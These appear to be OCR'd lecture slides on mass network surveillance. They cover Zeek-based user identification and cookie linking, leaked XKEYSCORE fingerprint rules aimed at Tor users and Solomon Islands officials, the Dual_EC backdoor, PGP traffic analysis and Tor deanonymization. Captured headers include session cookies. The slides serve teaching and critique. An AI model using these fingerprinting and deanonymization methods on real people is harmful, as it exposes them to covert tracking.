
Sendmail
From = someguy@...
To = otherguy@...

Unlike conventional NIDS ***you don't worry about evasion***:
Anyone who wants to evade uses cryptography instead

Which NIDS To Use?

- Zeek (Formerly Bro) Network Security Monitor (BSD licensee)
  - Includes a robust suite of protocol parsers
  - Realtime operation, invokes Zeek policy scripts
  - Requires seeing both sides of the traffic
- Lockheed/Martin Vortex (GPL)
  - Only handles the reassembly:
    Network traffic to files, then invoke separate parser programs
  - Near real-time operation:
    Bet, this is the basis for XKEYSCORE
- Eagle GLINT by Nexa Technologies
  - Formerly Amesys (was part of Bull)
  - Commercial "Intelligence" interception package

Tracking People Not Machines: User Identification




```
        <h1><a href="http://arstechnica.com"><em>Ars</em>Technica</a></h1>
      <div id="profile">
    <!-- cache hit 1014:header/site-toggle:8f8f5f37cc4e0d240d8d41ce56fad51e -->
  <li class="site-1 selected"><a href="http://arstechnica.com/?return">Ars Techni
  <li class="site-3"><a href="http://arstechnica.co.uk">Ars Technica UK</a></li>
</ul>
        <span class="welcome">brorocksdude</span>
  <a class="profile-link" href="/profile/">Settings</a>
  <a id="logout" href="/civis/ucp.php?mode=logout&autoredirect=1&return_to=http%3.
```

▼ Request Headers view source


```
         Accept  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
  Cache-Control  no-cache
     Connection  keep-alive
         Cookie  country=US; cn_adsqt=%7B%22count%22%3A5%2C%22expire%22%3A1448985215520%7D; cn_cm=14; seen_posts=71448
                 ; cn_adcap=%7B%22count%22%3A4%2C%22expire%22%3A1448921945069%7D; session_seen_posts=71437; phpbb3_5qbzr_u
                 =503807; phpbb3_5qbzr_k=; phpbb3_5qbzr_sid=223e77ac61f3dd29379a1f7b133239da; BlockerSniffer_com=1; s_fid
                 =71AE02B95B4C3265-06C52DA29295C118; s_depth=2; timeSpent=1448921414710; s_vnum_m=1448956800060%26vn%3D1
                 ; sinvisit_m=true; s_ppn=http%3A%2F%2Farstechnica.com; s_nr=1448921418281-New; s_cc=true; __gads=ID=138c50af2f90f3fa
                 :T=1448921405:S=ALNI_MYE5qr_fDJTFwUB_9tcx82E9stvdQ; _polar_tu=*_%22mgtn%22_@2Q_u_@_d2dFsb%2C5-zggT-h82P-mmkT-Sn9v
                 %2CCY056sm_Q_n_@2Q_s_@1Q_sc_@*_v_@3Q_a_@8+Q_ss_@_%22nynewu_Q_sl_@_%22nynex8_Q_sd_@*+Q_v_@_3%5B100cf11_Q_vc_
                 @*_e_@3+Q_vs_@_%22nynex8_Q_vl_@_%22nynex8_Q_vd_@*+Q_vu_@_ac7d35ba59c92f605c4e54707a8aaf4e_+; CN_sp=e8eee3b5-4a77-4ee2-8aa4-9a7be
                 ; CN_su=03e54f06-1677-4f2f-a614-175f642e3bd0
            DNT  1
           Host  arstechnica.com
         Pragma  no-cache
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Tracking People, Not Machines: Cookie Linking



```
▼ Request Headers                                  view source

         Accept  */*
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
     Connection  keep-alive
         Cookie  id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD
                 ; _drt_=NO_DATA; DSID=NO_DATA
            DNT  1
           Host  pubads.g.doubleclick.net
        Referer  http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                 /
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```



```
▼ Request Headers                                  view source

         Accept  image/png,image/*;q=0.8,*/*;q=0.5
Accept-Encoding  gzip, deflate
Accept-Language  en-US,en;q=0.5
  Cache-Control  no-cache
     Connection  keep-alive
         Cookie  UID=15496a17a1111821c4ea0e41448921987; UIDR=1448921987
            DNT  1
           Host  sb.scorecardresearch.com
         Pragma  no-cache
        Referer  http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                 /
     User-Agent  Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

Homework Assignment
NOT SECRET//UCB//REL 194-30


- Assignment for advanced undergraduate class in networking
- Given this Zeek IDS skeleton code build the following primitives
  - HTTP title metadata extraction
  - Username identification
  - Cookie linking
- 11 groups of 2 in the class:
  - 1 failed to complete
  - 1 did poor job (very slow, but as I never specified performance goals…)
  - 9 success
    - Including 2-3 well written ones
- Project was probably too easy…
  - The more open ended “bang on the great firewall” project was better

Bulk Recording

NSA is actually amateur hour: Bulk record is only 3-5 days, decision is “record or not”

LBNL is 3-6 ***months***, decision includes truncation (“stop after X bytes”)


Federated Search



Who Viewed This Page?

Using XKEYSCORE In Practice

- Primarily centered around an easy-to-use web interface
  - With a lot of pre-canned search scripts for low-sophistication users
  - Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html



EX: I'm looking for Mojaheden Secrets 2 use in extremist web forums:

forum/extremist/

forum/extremist/al-faloja
forum/extremist/al-firdawsArabic
forum/extremist/al-firdawsEnglish
forum/extremist/al-hisbah
forum/extremist/al-hisbahWorkshop
forum/extremist/al-ikhlas
forum/extremist/al-nukhbah
forum/extremist/al-nusrah
forum/extremist/al-qimmah
forum/extremist/al-shura
forum/extremist/al-tawhid
forum/extremist/aljazeeratalk
forum/extremist/alm?reh
forum/extremist/amb
forum/extremist/ashiyane

moj

encryption/mojaheden2
encryption/mojaheden2/encodedheader
encryption/mojaheden2/hidden
encryption/mojaheden2/hidden2
encryption/mojaheden2/keyids
encryption/mojaheden2/securefile

AKA: Tell Me All The Jihobbiests With A Single Query!

Character Encoding:
Content Start:
Content Stop:
Content Total:
Referer:
X Forwarded For:

To comply with USSID-18 you AND that with some other information like an IP or country

Sc

IP Address: 210.[redacted] Either

Country: To

XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?
- Simple rules:

  -
    ```
    fingerprint('anonymizer/tor/bridge/tls') =
        ssl_x509_subject('bridges.torproject.org') or
        ssl_dns_name('bridges.torproject.org');
    ```

  -
    ```
    fingerprint('anonymizer/tor/torpoject_visit') =
        http_host('www.torproject.org')
        and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));
    ```
- System is "near real time":
  - Parse flow ***completely*** then check for signature matches
    - You write in a different style in a real-time system like Snort or Zeek
  - Which is why I think XKEYSCORE started life as Vortex

A Richer Rule:
New Zealand spying on Solomon Island gvmt...

```
    fingerprint('document/solomons_gov/gov_documents') =
        document_body
         (('Memorandum by the Minister of' and 'Solomon') or
          'Cabinet of Solomon Islands' or
          ('conclusions of the' and 'solomon' and 'cabinet') or
          ('Truth and Reconciliation Commission' and 'Solomon') or
          ('TRC 'c and 'trc report' and 'Solomon') or
          ('former tension militants' and 'Malaita') or
          'malaita eagle force' or 'malaita ma\'asina forum' or
          ('MMF 'c and 'Solomon') or 'Members Rise Group' or
          'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')
        or
        document_author(word('rqurusu' or 'ptagini' or
                             'jremobatu' or 'riroga' or 'Barnabas Anga' or
                             'Robert Iroga' or 'Dr Philip Tagini' or
                             'Fiona Indu' or 'FSII' or 'James Remobatu' or
                             'Rose Qurusu' or 'Philip Tagini'));
```

And Inline C++...

```
/**  Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
 email_body('https://bridges.torproject.org/' : c++
extractors: {{ bridges[] =
              /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}):?
([0-9]{2,4}?[^0-9])/;  }}
init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
}}
main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
       ...
      xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
    return true;  }});
```

Wiretapping Crypto… IPSec & TLS

- Good transport cryptography messes up the NSA, but…
  - There are tricks…
- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere
  - The black box, sometime later, may come back and say "this is the key"
- Sabotage: Trojaned pRNGs, both DualEC DRBG and others
- Theft: No forward secrecy? HA, got yer certificate…
- Weak Diffie/Hellman: If you always use the same prime p…
  - It takes a lot of work to break the first handshake at 1024b…
  - But the rest take a lot less effort

Dual-EC DRBG

- Dual_EC is a pRNG based on elliptic curve math and two points ***P*** and ***Q***
  - If you generate ***P*** = ***eQ*** with ***e*** secret...
  - You now break the pRNG completely:
    Its a public-key based backdoor
- Anyone can generate a series of random values but...
  - Only if you know ***e*** you can derive the internal state from the outputs
- And there is ***no*** rollback resistance
  - So look at the TLS handshake for DHE:
    Server generates public $\boldsymbol{R_s}$ and private **a** for $\boldsymbol{g^a}$ **mod p**

Wiretapping Crypto: PGP (aka the NSA’s friend)

- PGP is an utter PitA to use…
  - So it is uncommon, so any usage stands out
- It has easy to recognize headers…
  - Even when you exclude `-----BEGIN PGP MESSAGE-----`
- It has no forward secrecy…
  - So if you steal someone’s key you can decrypt all their messages!
- It spews metadata around…
  - Not only the email headers used to email it…
  - But also (by default) the identity of all keys which can decrypt the message

So PGP is Actually Easy(ish…)

- You can easily map who talks to whom…
  - And when, and how much data, and who is CC’ed…
    - ***Never underestimate the power of traffic analysis***
  - Thus you have the entire social graph!
- You can then identify the super nodes…
  - Those who talk to lots of other people…
- And then you pwn them!
  - See later

Query Focused Datasets:
Mostly Write-Only Data with Exact Search

hadoop
hadoop
hadoop
Username
IP
Cookie


Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24

The EPICFAIL Query Focused Database

- Tor users (used) to be dumb...
  - And would use something other than Tor Browser Bundle to access Tor
- Of course, the "normal" browser has lots of web tracking
  - Advertising, etc....
- So the EPICFAIL QFD:
  - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source
- Allows easy deanonymization of Tor users

Using the MARINA Database Interface

- Provides a GUI for doing queries to the more centralized/longer term store
  - Specifically designed to provide easy ways to go “this is the guy’s email, what other email/selectors apply” among other things
- Fields include:
  - User Activity
  - Active User
  - Profile Data
  - SparklePony?!?!



Active User/Presence (Federated)

Search Name: [redacted] Facebook ID

Justification: [redacted]

Start Date: 20130319 00:00:00 End Date: 20130401

Restrict Load Date Only: □

Apply realm to selected

□ Identifier	Realm
□ [redacted]	Facebook

Quick Add: Enter one or more selectors separated by commas and hit enter...

Enable Any Realm: □

Authority

Include Mutant Broth(All TDIs): ☑


Intelligence Topic: SIGINT Development

Intelligence Topic Digraph: [redacted]

Open New Window: ☑

If you have OVSC170(
box to search GCHQ

Use SIGINT



BBC Pageview

Double-click Ad

Linked User IDs

AnonDude is...

IP Activity History (unmasked VPNs)

